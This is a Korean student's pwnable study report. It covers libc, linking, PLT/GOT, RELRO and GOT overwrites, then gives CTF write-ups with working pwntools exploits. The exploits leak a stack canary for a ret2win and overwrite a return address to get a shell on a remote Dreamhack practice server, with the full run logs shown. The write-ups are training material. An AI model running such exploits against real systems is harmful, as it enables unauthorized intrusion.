



케이녹 포너블 2회차 과제

17기 최동현 (202511688)

1. libc (C Standard Library)

• libc란?

: C 프로그래밍 언어의 **표준 C 라이브러리(C Standard Library)**를 부르는 말입니다. C 언어에는 입출력, 동적 메모리, 문자열 처리 기능이 내장되어 있지 않기 때문에 이러한 라이브러리를 사용합니다. GNU/Linux의 GNU C Library(glibc)는 ISO C 함수와 POSIX·GNU 확장을 제공하며, 프로그램 시작 코드, 스레드, 로케일, 시스템 콜 래퍼, 동적 로더 구성요소도 포함합니다.

```
1 #include <stdio.h>
2 #include <gnu/libc-version.h>
3
4 int main(void) {
5     printf("stdc ver: %ld\n", __STDC_VERSION__);
6     printf("glibc ver: %d.%d\n", __GLIBC__, __GLIBC_MINOR__);
7     printf("runtime glibc ver: %s\n", gnu_get_libc_version());
8
9     return 0;
10 }
```

```
root@desktop-cyber:~/workbench# ./libc_main
stdc ver: 201710
glibc ver: 2.35
runtime glibc ver: 2.35
```

프로세스 시작: main 전후 초기화와 종료 처리 참여

시스템 콜 래퍼: errno·취소 지점·이식성 규칙 처리

ABI: 함수 호출 규약과 GLIBC_x.y 심볼 버전 제공

동적 로더: 공유 객체를 로드하고 재배치를 수행

* 헤더와 링크 결과

헤더는 컴파일 단계의 선언과 타입 검사를 제공하고, 실제 함수 구현은 링크된 libc에서 옵니다. 동적 링크에서는 실행 시 선택된 libc.so.6의 ABI·심볼 버전까지 맞아야 합니다.

```
root@desktop-cyber:~/workbench# objdump -T /lib/x86_64-linux-gnu/libc.so.6 | grep ' printf$'
00000000000060f0 g      DF .text 00000000000000cc GLIBC_2.2.5 printf
root@desktop-cyber:~/workbench# readelf -W --dyn-syms /lib/x86_64-linux-gnu/libc.so.6 | grep ' printf@@
2922: 00000000000060f0      204 FUNC      GLOBAL DEFAULT 15 printf@@GLIBC_2.2.5
```

2-1. Static Linking & Dynamic Linking

• 링크 시 구현을 포함하는 방식과, 실행 시 공유 객체 해석 방식

: 정적 링크는 필요한 **아카이브 객체 코드를 실행 파일에 포함**합니다. 동적 링크는 **실행 파일에 DT_NEEDED·재배치 정보를 남기고**, 실행 시 **동적 로더**가 공유 객체를 찾아 메모리에 매핑하고 심볼 주소를 해결합니다.

정적 링크	libc.a에서 필요한 객체 코드가 결과 ELF에 포함됨
동적 링크	libc.so.6 의존성과 재배치 정보가 결과 ELF에 기록됨
파일 크기	정적 결과가 일반적으로 크고, 동적 결과는 공유 코드를 재사용
업데이트	동적 링크는 호환 ABI 범위에서 공유 라이브러리 교체 영향 수신
실행 조건	정적 ELF는 동적 interpreter가 없고, 동적 ELF는 loader·검색 경로 필요

●●● 핵심 비교

정적: 코드 포함 / 큰 파일 / loader 불필요

동적: DT_NEEDED / 작은 파일 / loader 필요

공통점: 커널·시스템 콜·ABI 전체에서 완전 독립은 아님

링크 차이

동적 링크는 검색 경로와 라이브러리 교체를 관리해야 하고, 정적 링크는 취약한 라이브러리 코드가 바이너리에 복사되므로 재빌드가 필요합니다.

2-2. C Source 동적/정적 링크

- 옵션 static 유무와 ELF 동적 섹션 비교

```
root@desktop-cyber:~/workbench# gcns ./libc_dynamic.c -o ./libc_dynamic
root@desktop-cyber:~/workbench# gcns -static ./libc_static.c -o ./libc_static
root@desktop-cyber:~/workbench# file libc_dynamic
libc_dynamic: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
a159f142171b7, for GNU/Linux 3.2.0, not stripped
root@desktop-cyber:~/workbench# readelf -W -d libc_dynamic | grep NEEDED
0x0000000000000001 (NEEDED)           Shared library: [libc.so.6]
root@desktop-cyber:~/workbench# file libc_static
libc_static: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=2fea601a2598ebfcd5eab83
t stripped
root@desktop-cyber:~/workbench# readelf -W -d libc_static

There is no dynamic section in this file.
```

로컬 검증 결과

- libc_dynamic: PT_INTERP·DT_NEEDED 존재
- libc_static: 동적 섹션 없음

3-1. PLT: 외부 함수 호출용 코드 스텝

• 실행 파일 내부의 짧은 명령어가 GOT 통해 실제 함수로 분기

: **Procedure Linkage Table**은 다른 ELF 객체에 정의된 함수를 위치 독립적으로 호출하기 위한 실행 코드입니다. x86-64 PLT 엔트리는 일반적으로 대응 GOT 엔트리의 포인터로 간접 점프하고, 아직 해결되지 않았으면 resolver 경로로 진행합니다.

```
gef> disas main
Dump of assembler code for function main:
0x0000000000401136 <+0>:    push    rbp
0x0000000000401137 <+1>:    mov     rbp, rsp
0x000000000040113a <+4>:    mov     esi, 0x313ee
0x000000000040113f <+9>:    lea     rax, [rip+0xebe]          # 0x402004
0x0000000000401146 <+16>:   mov     rdi, rax
0x0000000000401149 <+19>:   mov     eax, 0x0
0x000000000040114e <+24>:   call    0x401030 <printf@plt>
0x0000000000401153 <+29>:   mov     edx, 0x23
0x0000000000401158 <+34>:   mov     esi, 0x2
0x000000000040115d <+39>:   lea     rax, [rip+0xeaf]          # 0x402013
0x0000000000401164 <+46>:   mov     rdi, rax
0x0000000000401167 <+49>:   mov     eax, 0x0
0x000000000040116c <+54>:   call    0x401030 <printf@plt>
0x0000000000401171 <+59>:   call    0x401040 <gnu_get_libc_version@plt>
0x0000000000401176 <+64>:   mov     rsi, rax
0x0000000000401179 <+67>:   lea     rax, [rip+0xea5]          # 0x402025
0x0000000000401180 <+74>:   mov     rdi, rax
0x0000000000401183 <+77>:   mov     eax, 0x0
0x0000000000401188 <+82>:   call    0x401030 <printf@plt>
0x000000000040118d <+87>:   mov     eax, 0x0
0x0000000000401192 <+92>:   pop     rbp
0x0000000000401193 <+93>:   ret
End of assembler dump.
gef> disas printf
Dump of assembler code for function printf@plt:
0x0000000000401030 <+0>:    jmp     QWORD PTR [rip+0x2fe2]    # 0x404018 <printf@got.plt>
0x0000000000401036 <+6>:    push    0x0
0x000000000040103b <+11>:   jmp     0x401020
End of assembler dump.
```

코드 위치: .plt 또는 .plt.sec 계열 실행 섹션

호출 대상: 외부 심볼 이름에 대응하는 로컬 스텝

첫 명령: 보통 GOT 엔트리의 주소로 간접 점프

미해결 시: relocation index를 전달해 PLT0.ld.so로 이동

해결 후: 같은 PLT 호출이 실제 함수 주소로 바로 분기

* 호출 경로

main의 call 대상은 libc의 printf 실제 주소가 아니라 printf@plt입니다. PLT는 호출 코드를 고정하고, 실행마다 달라질 수 있는 실제 주소는 데이터 영역의 GOT에 둡니다.

3-2. GOT: 런타임 절대 주소 저장 영역

- 재배치 대상 주소 writable data에 두고 PLT가 간접 참조

: **Global Offset Table**은 위치 독립 코드가 실제 절대 주소를 얻도록 주소 값을 저장하는 데이터 테이블입니다. 함수 호출용 엔트리는 R_X86_64_JUM P_SLOT 재배치와 연결되며, lazy binding에서는 첫 호출 뒤 실제 함수 주소로 갱신됩니다.

```
1 from pwn import *
2
3 context.log_level = 'debug'
4
5 elf = ELF("./libc_dynamic", checksec=False)
6
7 log.info(f"printf@got = {hex(elf.got.printf)}")
8 log.info(f"printf@plt = {hex(elf.plt.printf)}")
9 log.info(f"main = {hex(elf.sym.main)}")
```

* PIE 바이너리의 주소

PIE에서 elf.got, elf.plt, elf.sym 값은 파일 기준 오프셋입니다. 실제 실행 주소를 구했다면 해당 실행의 베이스를 elf.address에 설정한 뒤 값을 다시 사용해야 합니다.

```
(.venv) root@desktop-cyber:~/workbench# python3 plt_got.py
[*] printf@got = 0x404018
[*] printf@plt = 0x401030
[*] main = 0x401136
(.venv) root@desktop-cyber:~/workbench# readelf -W -r libc_dynamic | grep printf
0000000000404018 0000000200000007 R_X86_64_JUMP_SLOT 0000000000000000 printf@GLIBC_2.2.5 + 0
(.venv) root@desktop-cyber:~/workbench#
```

GOT 포인트 GOT에는 코드 포인터가 저장될 수 있으므로 무결성이 중요합니다. Full RELRO로 재배치 후 GOT를 읽기 전용으로 만들고, 애초의 임의 쓰기, 버퍼 오버플로, 포맷 문자열 원인을 제거합니다.

3-3. RELRO는 재배포 후 쓰기 권한을 제한

- PT_GNU_RELRO와 -z now의 조합을 구분

: -z relro는 재배포가 끝난 뒤 읽기 전용으로 만들 PT_GNU_RELRO 세그먼트를 생성합니다. Partial RELRO에서는 lazy binding에 필요한 .got.plt 엔트리가 쓸 수 있게 남을 수 있고, Full RELRO는 -z now로 함수 재배포를 시작 시 완료해 GOT를 보호 범위에 둡니다.

```
(.venv) root@desktop-cyber:~/workbench# gcns -Wl,-z,norelro ./relro.c -o ./relro_none
(.venv) root@desktop-cyber:~/workbench# gcns -Wl,-z,relro,-z,lazy ./relro.c -o ./relro_partial
(.venv) root@desktop-cyber:~/workbench# gcns -Wl,-z,relro,-z,now ./relro.c -o ./relro_full
(.venv) root@desktop-cyber:~/workbench# checksec --file=relro_none
```

```
[*] '/root/workbench/relro_none'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:  No
```

```
[*] '/root/workbench/relro_partial'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:  No
```

```
[*] '/root/workbench/relro_full'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:  No
```

보호 효과

- 재배포가 끝난 GOT 페이지의 덮어쓰기 제한
- 시작 시 함수 심볼을 모두 해결해 lazy write 불필요

제한

- RELRO 밖의 writable data 손상은 별도 문제
- 임의 쓰기-오버플로 원인을 제거하지 않음

4. GOT overwrite 조건

- writable GOT와 공격자 제어 메모리 쓰기가 모두 필요

: **GOT overwrite**는 함수용 GOT 엔트리의 포인터를 다른 코드 주소로 바꾼 뒤, 원래 외부 함수를 다시 호출해 제어 흐름을 변경하는 기법입니다. GOT가 writable이라는 사실만으로는 부족하며 주소·값을 제어하는 쓰기 취약점이 먼저 존재해야 합니다.

1. 쓰기 primitive

공격자가 대상 주소와 기록 값을 통제할 수 있음

2. 대상 주소

변경할 함수의 GOT 엔트리 주소를 계산

3. 대체 값

호출 규약에 맞는 함수·코드 주소를 준비

4. 트리거

덮어쓴 엔트리의 원래 함수를 다시 호출

5. 보호 상태

No/Partial RELRO 또는 보호 범위 밖 writable 엔트리

보안 관점

Full RELRO는 GOT를 대상으로 한 한 종류의 쓰기 경로를 차단합니다.

5-1. patchelf의 역할과 설치

- 기존 ELF의 interpreter·RPATH·DT_NEEDED를 수정

: patchelf는 소스를 다시 컴파일하지 않고 ELF 실행 파일·공유 라이브러리의 동적 로더 문자열, RPATH/RUNPATH, 선언된 의존성 등을 변경합니다. 포터블에서는 제공된 ld와 libc로 로컬 실행 조건을 맞추어 사용할 수 있습니다.

```
(.venv) root@desktop-cyber:~/workbench# apt install patchelf -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  patchelf
0 upgraded, 1 newly installed, 0 to remove and 93 not upgraded.
Need to get 72.1 kB of archives.
After this operation, 186 kB of additional disk space will be used.
Get:1 http://mirror.kakao.com/ubuntu jammy/universe amd64 patchelf amd64 0.14.3-1 [72.1 kB]
Fetched 72.1 kB in 0s (279 kB/s)
Selecting previously unselected package patchelf.
(Reading database ... 219306 files and directories currently installed.)
Preparing to unpack .../patchelf_0.14.3-1_amd64.deb ...
Unpacking patchelf (0.14.3-1) ...
Setting up patchelf (0.14.3-1) ...
Processing triggers for man-db (2.10.2-1) ...
(.venv) root@desktop-cyber:~/workbench# patchelf --version
patchelf 0.14.3
(.venv) root@desktop-cyber:~/workbench# patchelf --print-interpreter ./libc_dynamic
/lib64/ld-linux-x86-64.so.2
(.venv) root@desktop-cyber:~/workbench# patchelf --print-needed ./libc_dynamic
libc.so.6
```

5-2. pwninit 환경

- 바이너리·libc·loader를 명시해 패치본과 solve.py 생성

: pwninit은 디렉터리의 binary, libc, linker를 탐지하고 실행 권한 설정, 호환 loader-debug symbol 준비, patchelf 패치, pwntools solve.py 템플릿 생성을 자동화합니다.

```
root@desktop-cyber:~/workbench/pwninit# pwninit --bin ./libc_dynamic --libc ./libc.so.6 --ld ./ld-linux-x86-64.so.2
bin: ./libc_dynamic
libc: ./libc.so.6
ld: ./ld-linux-x86-64.so.2

unstripping libc
https://launchpad.net/ubuntu/+archive/primary/+files//libc6-dbg_2.35-0ubuntu3.14_amd64.deb
Found matching file: ./usr/lib/debug/.build-id/22/ca0a83a4004122e30a69b597be96e134068616.debug
warning: failed unstripping libc: failed running eu-unstrip, please install elfutils: No such file or directory (os error 2)
copying ./libc_dynamic to ./libc_dynamic_patched
running patchelf on ./libc_dynamic_patched
root@desktop-cyber:~/workbench/pwninit# ls -las
total 2460
  4 drwxr-xr-x  2 root root    4096  8월  20 17:12 .
  4 drwxr-xr-x  4 root root    4096  8월  20 17:09 ..
236 -rwxr-xr-x  1 root root 240936  8월  20 17:11 ld-linux-x86-64.so.2
 16 -rwxr-xr-x  1 root root  15896  8월  20 17:10 libc_dynamic
 24 -rwxr-xr-x  1 root root  24088  8월  20 17:15 libc_dynamic_patched
2172 -rwxr-xr-x  1 root root 2220400  8월  20 17:11 libc.so.6
   4 -rwxr-xr-x  1 root root    448  8월  20 17:12 solve.py
root@desktop-cyber:~/workbench/pwninit# cat solve.py
#!/usr/bin/env python3

from pwn import *

exe = ELF("./libc_dynamic_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")

context.binary = exe
```

6-1. 1회차 현장과제 (canary leak)

- 1) 프로그램을 실행했을때, main address 주소값을 출력하고 probe와 payloa를 입력을 두번받는것을 확인하였음.
- 2) 보안 기법 확인을 하였을때 Full Relro 형식이라 GOT overwrite는 불가능, 스택 카나리 적용, NX 적용으로 shellcode 실행 불가능, PIE로 base 주소가 실행시마다 변하는것을 확인하였다.

```
root@desktop-cyber:/mnt/week02# ./chall
main address: 0x58bd9296b49a
probe> test
canary leak: test

payload> test
root@desktop-cyber:/mnt/week02#
```

```
root@desktop-cyber:/mnt/week02# checksec --file=chall
[*] '/mnt/week02/chall'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
Stripped:  No
```

- 3) IDA로 코드를 분석했을때 setup함수는 CTF용 최적화 함수이고 main함수 주소 출력 후 challenge() 함수를 실행하는 것을 확인
- 4) 그 다음 challeng함수에서 입력 받는 버퍼 크기 40바이트로 되어있고 v2라는 변수가 있는데, 이는 잘 모르겠으나 [rbp-8h] 값인것을 알수있고 v2 = __readfsqword를 통해 할당받고 마지막 return에서 v2에 똑같이 같은 __readfsqword 값을 지우는것을 보아 canary 검증하는것으로 예상했다.

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     setup(argc, argv, envp);
4     printf("main address: %p\n", main);
5     challenge();
6     return 0;
7 }
```

```
1 unsigned __int64 challenge()
2 {
3     char buf[40]; // [rsp+0h] [rbp-30h] BYREF
4     unsigned __int64 v2; // [rsp+28h] [rbp-8h]
5
6     v2 = __readfsqword(40u);
7     printf("probe> ");
8     read(0, buf, 64uLL);
9     printf("canary leak: %s\n", buf);
10    printf("payload> ");
11    read(0, buf, 64uLL);
12    return v2 - __readfsqword(40u);
13 }
```

6-1. 1회차 현상과제 (canary leak)

5) 혹시 모르니까 gdb로 challenge함수를 확인했다. Checksec으로 확인했듯이 카나리인 fs:0x28값을 [rbp-8h]에 할당하는것을 확인했다.

```
mov     rax,QWORD PTR fs:0x28
mov     QWORD PTR [rbp-0x8],rax
xor     eax,eax
```

```
1 unsigned __int64 challenge()
2 {
3     char buf[40]; // [rsp+0h] [rbp-30h] BYREF
4     unsigned __int64 v2; // [rsp+28h] [rbp-8h]
5
6     v2 = __readfsqword(40u);
7     printf("probe> ");
8     read(0, buf, 64uLL);
9     printf("canary leak: %s\n", buf);
10    printf("payload> ");
11    read(0, buf, 64uLL);
12    return v2 - __readfsqword(40u);
13 }
```

```
<+135>: mov     rax,QWORD PTR [rbp-0x8]
<+139>: sub     rax,QWORD PTR fs:0x28
<+148>: je      0x62bda0440498 <challenge+155>
<+150>: call   0x62bda0440060 <__stack_chk_fail@plt>
<+155>: leave
```

6) 다음으로 printf로 probe> 출력후 read함수로 버퍼에 64바이트를 입력받게 되어있는데, 버퍼 크기는 40이지만 64를 입력 받을 수 있게해서 BOF 취약점이 발생하는것을 알 수 있다. 게다가 다음으로 buf의 값을 출력하게해서 BOF로 카나리 값까지 유출할 수 있는 상황이 생긴다.

```
ru("probe> ")
[DEBUG] Received 0x24 bytes:
b'main address: 0x62b9498e349a\n'
b'probe> '
[DEBUG] Sent 0x29 bytes:
b'A' * 0x29
[*] Switching to interactive mode
[DEBUG] Received 0x4d bytes:
00000000 63 61 6e 61 72 79 20 6c 65 61 6b 3a 20 41 41 41 |cana|ry l|eak:| A
AA|
00000010 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AA
AA|
*
00000030 41 41 41 41 41 41 50 78 ee c7 31 44 4e d0 9d e6 |AAAA|AAPx|.1D|N.
..|
00000040 0d fd 7f 0a 70 61 79 6c 6f 61 64 3e 20          |....|payl|oad>|
0000004d
\xfd\x7feak: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPx\xee\x71DNH\x6
payload> $
```

7) Pwntools로 probe>에서 버퍼크기를 넘긴후 랜덤한 canary값의 첫바이트인 "Wx00" 값을 캐트리게 Offset값을 41바이트로 잡고 입력하니까 canary값이 패킹된 상태로 유출이 되었다.

6-1. 1회차 현장과제 (canary leak)

8) Canary값이 유출되었기에 카나리를 넘어 Saved RBP 다음으로 Return address를 Overwrite할 수 있는 가능성이 나왔다.

9) 그 다음으로 payload> 부분에서 버퍼에 64바이트 만큼 입력받을 수 있고 BOF 취약점이 발생하는 상황이 되었기에

버퍼[40] + 카나리[8] + Saved RBP[8] + Return Address[8] 이렇게 입력이되면 RET을 내가 원하는 함수주소로 돌아갈 수 있게되는 상황이된다.

```
1 unsigned __int64 challenge()
2 {
3     char buf[40]; // [rsp+0h] [rbp-30h] BYREF
4     unsigned __int64 v2; // [rsp+28h] [rbp-8h]
5
6     v2 = __readfsqword(40u);
7     printf("probe> ");
8     read(0, buf, 64uLL);
9     printf("canary leak: %s\n", buf);
10    printf("payload> ");
11    read(0, buf, 64uLL);
12    return v2 - __readfsqword(40u);
13 }
```

```
print_flag
setup
win
challenge
```

```
1 void __noreturn win()
2 {
3     print_flag();
4     _exit(0);
5 }
```

```
1 unsigned __int64 print_flag()
2 {
3     unsigned int v1; // [rsp+0h] [rbp-20h]
4     int v2; // [rsp+4h] [rbp-1Ch]
5     int v3; // [rsp+8h] [rbp-18h]
6     int v4; // [rsp+Ch] [rbp-14h]
7     FILE *stream; // [rsp+10h] [rbp-10h]
8     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
9
10    v6 = __readfsqword(0x28u);
11    stream = fopen("flag.b64", "r");
12    v1 = 0;
13    v2 = -8;
14    if ( stream )
15    {
16        while ( 1 )
17        {
18            v3 = fgetc(stream);
19            if ( v3 == -1 || v3 == 61 )
```

10) 다음으로 함수들이 뭐 있나 보니까 win()함수와, print_flag()함수가 있는것을 확인했다. Win()함수 실행시 print_flag()함수로 가서 실행되는데, 정확한 로직은 모르겠으나 flag.b64파일을 디코딩하는 함수로 확인되어 플래그를 찾으려면 win()이나 print_flag()함수를 RET으로 overwrite하면 될것을 확인하였습니다.

11) 때문에 현재 카나리 값은 leak되었고 **PIE**때문에 **base** 주소를 구하고 **base + 함수offset**을 구하여 **RET Overwrite**하는 Exploit코드를 작성하였습니다.

6-1. 1회차 현장과제 (canary leak)

```
1 from pwn import *
2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./chall", checksec=False)
6 context.binary = exe
7 context.log_level = 'debug'
8 context.terminal = ["tmux", "splitw", "-h"]
9
10 def conn():
11     if args.LOCAL:
12         p = process([exe.path])
13         gdb.attach(p)
14     else:
15         p = remote(HOST, PORT)
16     return p
```

```
18 def main():
19     # === Alias === #
20     p = conn()
21     s = p.send
22     sl = p.sendline
23     sla = p.sendlineafter
24     sa = p.sendafter
25     r = p.recv
26     ru = p.recvuntil
27     rn = p.recvn
28     rl = p.recvline
29     # === Exploit === #
30     ru(b"main address: ")
31     main_addr = int(rn(14), 16)
32     pie_base = main_addr - exe.sym.main
33     log.success(f"main addr: {hex(main_addr)}")
34     log.success(f"base addr: {hex(pie_base)}")
35     win_addr = pie_base + exe.sym.win
36     log.success(f"win addr: {hex(win_addr)}")
37     payload = b"A" * 0x29
38     sa(b"probe> ", payload)
39     ru(payload)
40     canary = u64(b"\x00" + rn(7))
41     log.success(f"canary = {hex(canary)}")
42     payload = (b"A" * 0x28) + p64(canary) + (b"A" * 0x8) + p64(win_addr)
43     sa(b"payload> ", payload)
```

1. main address: 뒤 14바이트 만큼 정수로 받아 16진수 형식으로 main_addr 등
2. ELF main 심볼 offset으로 빼서 pie base 주소를 구함
3. pie base 주소와 ELF win 심볼 offset을 더하여 win함수 주소를 구하였음
4. 카나리 leak후 깨트린 널 바이트를 추가하여 카나리 주소를 완전 복구함.
5. 마지막으로 버퍼[40] + 카나리[8] + Saved RBP[8] + Return Address를 win()함수 주소로 overwrite하여 보내도록해서 플래그가 출력되도록 exploit 코드를 작성하였다.

6-1. 1회차 현장과제 (canary leak)

```
#!/root/workbench/.venv/bin/python3
import os
os.execve('/usr/bin/gdb', ['/usr/bin/gdb', '-q', '/mnt/week02/chall', '-p', '17511'], os.environ)
[DEBUG] Launching a new terminal: ['/usr/bin/tmux', 'splitw', '-h', '-F#{pane_pid}', '-P', '/tmp/tmp4g11a4eq']
[+] Waiting for debugger: Done
[DEBUG] Received 0x24 bytes:
  b'main address: 0x62bda044049a\n'
  b'probe> '
[+] main addr: 0x62bda044049a
[+] base addr: 0x62bda043f000
[+] win addr: 0x62bda04403d2
[DEBUG] Sent 0x29 bytes:
  b'A' * 0x29
[DEBUG] Received 0x4d bytes:
AA| 00000000 63 61 6e 61 72 79 20 6c 65 61 6b 3a 20 41 41 41 | canary leak: A
AA| 00000010 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAA AAAA AAAA AA
AA| *
  00000030 41 41 41 41 41 41 ce e1 c7 41 1d f6 60 40 9c 78 | AAAA AA . . A . . @
  00000040 93 ff 7f 0a 70 61 79 6c 6f 61 64 3e 20 | . . . . payload> |
  0000004d
[+] canary = 0x60f61d41c7e1ce00
[DEBUG] Sent 0x40 bytes:
AA| 00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAA AAAA AAAA AA
AA| *
  00000020 41 41 41 41 41 41 41 41 00 ce e1 c7 41 1d f6 60 | AAAA AAAA . . . . A .
  00000030 41 41 41 41 41 41 41 41 d2 03 44 a0 bd 62 00 00 | AAAA AAAA . . D . . b
  00000040
[*] Paused (press any to continue)
[*] Switching to interactive mode
[*] Process '/mnt/week02/chall' stopped with exit code 0 (pid 17511)
[DEBUG] Received 0x23 bytes:
  b'KKNOCK{w2_pie_canary_leak_ret2win}\n'
KKNOCK{w2_pie_canary_leak_ret2win}
[*] Got EOF while reading in interactive
$
```

```
$r12 : 0x00007fff93789d58 → 0x00007fff9378b5ee → "/mnt/week02/chall"
$r13 : 0x000062bda044049a → <main+0000> push rbp
$r14 : 0x000062bda0442d70 → 0x000062bda0440190 → <__do_global_ctors_aux+0000>
endbr64
$r15 : 0x000077c41c805040 → 0x000077c41c8062e0 → 0x000062bda043f000 → 0x0001
0102464c457f
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume vir
tualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

----- stack -----
0x00007fff93789be8|+0x0000: 0x000062bda044043e → <challenge+0041> lea rax, [rbp-0x
30] ← $rsp
0x00007fff93789bf0|+0x0008: 0x00007fff93789d58 → 0x00007fff9378b5ee → "/mnt/week
02/chall" ← $rsi
0x00007fff93789bf8|+0x0010: 0x000062bda044049a → <main+0000> push rbp
0x00007fff93789c00|+0x0018: 0x000062bda0442d70 → 0x000062bda0440190 → <__do_glob
al_ctors_aux+0000> endbr64
0x00007fff93789c08|+0x0020: 0x000062bda04403bb → <setup+0053> nop
0x00007fff93789c10|+0x0028: 0x0000000000000000
0x00007fff93789c18|+0x0030: 0x60f61d41c7e1ce00
0x00007fff93789c20|+0x0038: 0x00007fff93789c40 → 0x0000000000000001 ← $rbp
code:x86:64
-----
0x77c41c51481c <read+000c> test eax, eax
0x77c41c51481e <read+000e> jne 0x77c41c514830 <__GI___libc_read+32>
0x77c41c514820 <read+0010> syscall
→ 0x77c41c514822 <read+0012> cmp rax, 0xffffffffffffffff0000
0x77c41c514828 <read+0018> ja 0x77c41c514880 <__GI___libc_read+112>
0x77c41c51482a <read+001a> ret
0x77c41c51482b <read+001b> nop
0x77c41c514830 <read+0020> sub rsp, 0x28
0x77c41c514834 <read+0024> mov QWORD PTR [rsp+0x18], rdx
----- threads -----
[#0] Id 1, Name: "chall", stopped 0x77c41c514822 in __GI___libc_read (), reason: STO
PPED
----- trace -----
[#0] 0x77c41c514822 → __GI___libc_read(fd=0x0, buf=0x7fff93789bf0, nbytes=0x40)
[#1] 0x62bda044043e → challenge()
[#2] 0x62bda04404d9 → main()

gef> c
Continuing.
[Inferior 1 (process 17511) exited normally]
gef>
```

6-2. Dreamhack (Return Address Overwrite)

- 1) C 소스 파일과 컴파일 된 바이너리 파일을 받고 소스부터 확인하였습니다.
- 2) Main함수는 로컬 변수 버퍼 영역 0x28[40바이트]만큼 scanf로 입력 받는 코드였습니다.
(scanf는 enter(Wn)입력까지 입력을 쭉 받기에 **BOF 취약점 발생**)
- 3) 다음으로 get_shell()이라는 함수에 execve()함수를 통해 /bin/sh shell을 실행할 수 있는 함수였습니다. 때문에 main 함수의 RET를 get_shell()함수 주소로 RET Overwrite하면 되는 문제로 파악했습니다.

```
12 void get_shell() {
13     char *cmd = "/bin/sh";
14     char *args[] = {cmd, NULL};
15
16     execve(cmd, args, NULL);
17 }
18
19 int main() {
20     char buf[0x28];
21
22     init();
23
24     printf("Input: ");
25     scanf("%s", buf);
26
27     return 0;
28 }
```

```
(.venv) root@desktop-cyber:~/workbench/dreamhack# checksec --file=rao
[*] '/root/workbench/dreamhack/rao'
Arch:          amd64-64-little
RELRO:         Partial RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           No PIE (0x400000)
Stripped:      No
(.venv) root@desktop-cyber:~/workbench/dreamhack#
```

- 4) 보안 기법을 확인 하였을때, stack canary 보호 없고, PIE 또한 없기때문에 카나리 없이 고정된 주소를 return address에 overwrite하면 될것으로 확인했습니다.

```
gef> disas main
Dump of assembler code for function main:
0x00000000004006e8 <+0>:    push    rbp
0x00000000004006e9 <+1>:    mov     rbp, rsp
0x00000000004006ec <+4>:    sub     rsp, 0x30
```

- 5) Gdb로 바이너리 파일 어셈블리 확인했을때 0x28만큼 버퍼를 할당했으나 스택 정렬로 48바이트를 지역 변수 크기만큼 할당한것으로 파악하였기에 Offset을
48바이트 + Saved RBP 8바이트 + get_shell()함수로 입력하면 되는걸 확인했습니다.

6-2. Dreamhack (Return Address Overwrite)

```
1 from pwn import *
2
3 HOST, PORT = "host3.dreamhack.games", 11888
4
5 exe = ELF("./rao", checksec=False)
6 context.binary = exe
7 context.log_level = 'debug'
8 context.terminal = ["tmux", "splitw", "-h"]
9
10 def conn():
11     if args.LOCAL:
12         p = process([exe.path])
13         gdb.attach(p)
14     else:
15         p = remote(HOST, PORT)
16     return p
```

```
18 def main():
19     # === Alias === #
20     p = conn()
21     s = p.send
22     sl = p.sendline
23     sla = p.sendlineafter
24     sa = p.sendafter
25     r = p.recv
26     ru = p.recvuntil
27     rn = p.recvn
28     rl = p.recvline
29     # === Exploit === #
30     payload = (b"A" * 0x38)
31     log.info(hex(exe.sym.get_shell()))
32     payload += p64(int(exe.sym.get_shell()))
33     log.success(payload)
34     sa(b"Input: ", payload)
35     # ===== #
36     p.interactive()
37
38 if __name__ == "__main__":
39     main()
```

6-2. Dreamhack (Return Address Overwrite)

```
[ ] 0x4006aa
/root/workbench/.venv/lib/python3.10/site-packages/pwnlib/log.py:347: BytesWarning: Bytes is not text; assuming ISO-8859-1, no guarantees.
#bytes
    self._log(logging.INFO, message, args, kwargs, 'success')
[+] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA^ \x06@\x00\x00\x00\x00\x00
[DEBUG] Received 0x7 bytes:
    b'Input: '
[DEBUG] Sent 0x40 bytes:
    00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAA|AAAA|AAAA|AAAA|
    *
    00000030 41 41 41 41 41 41 41 41 aa 06 40 00 00 00 00 00 | AAAA|AAAA|..@.|....|
    00000040
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
    b'\n'
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0x2d bytes:
    b'uid=1000(rao) gid=1000(rao) groups=1000(rao)\n'
uid=1000(rao) gid=1000(rao) groups=1000(rao)
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x4 bytes:
    b'rao\n'
rao
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x10 bytes:
    b'flag\n'
    b'rao\n'
    b'run.sh\n'
flag
rao
run.sh
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
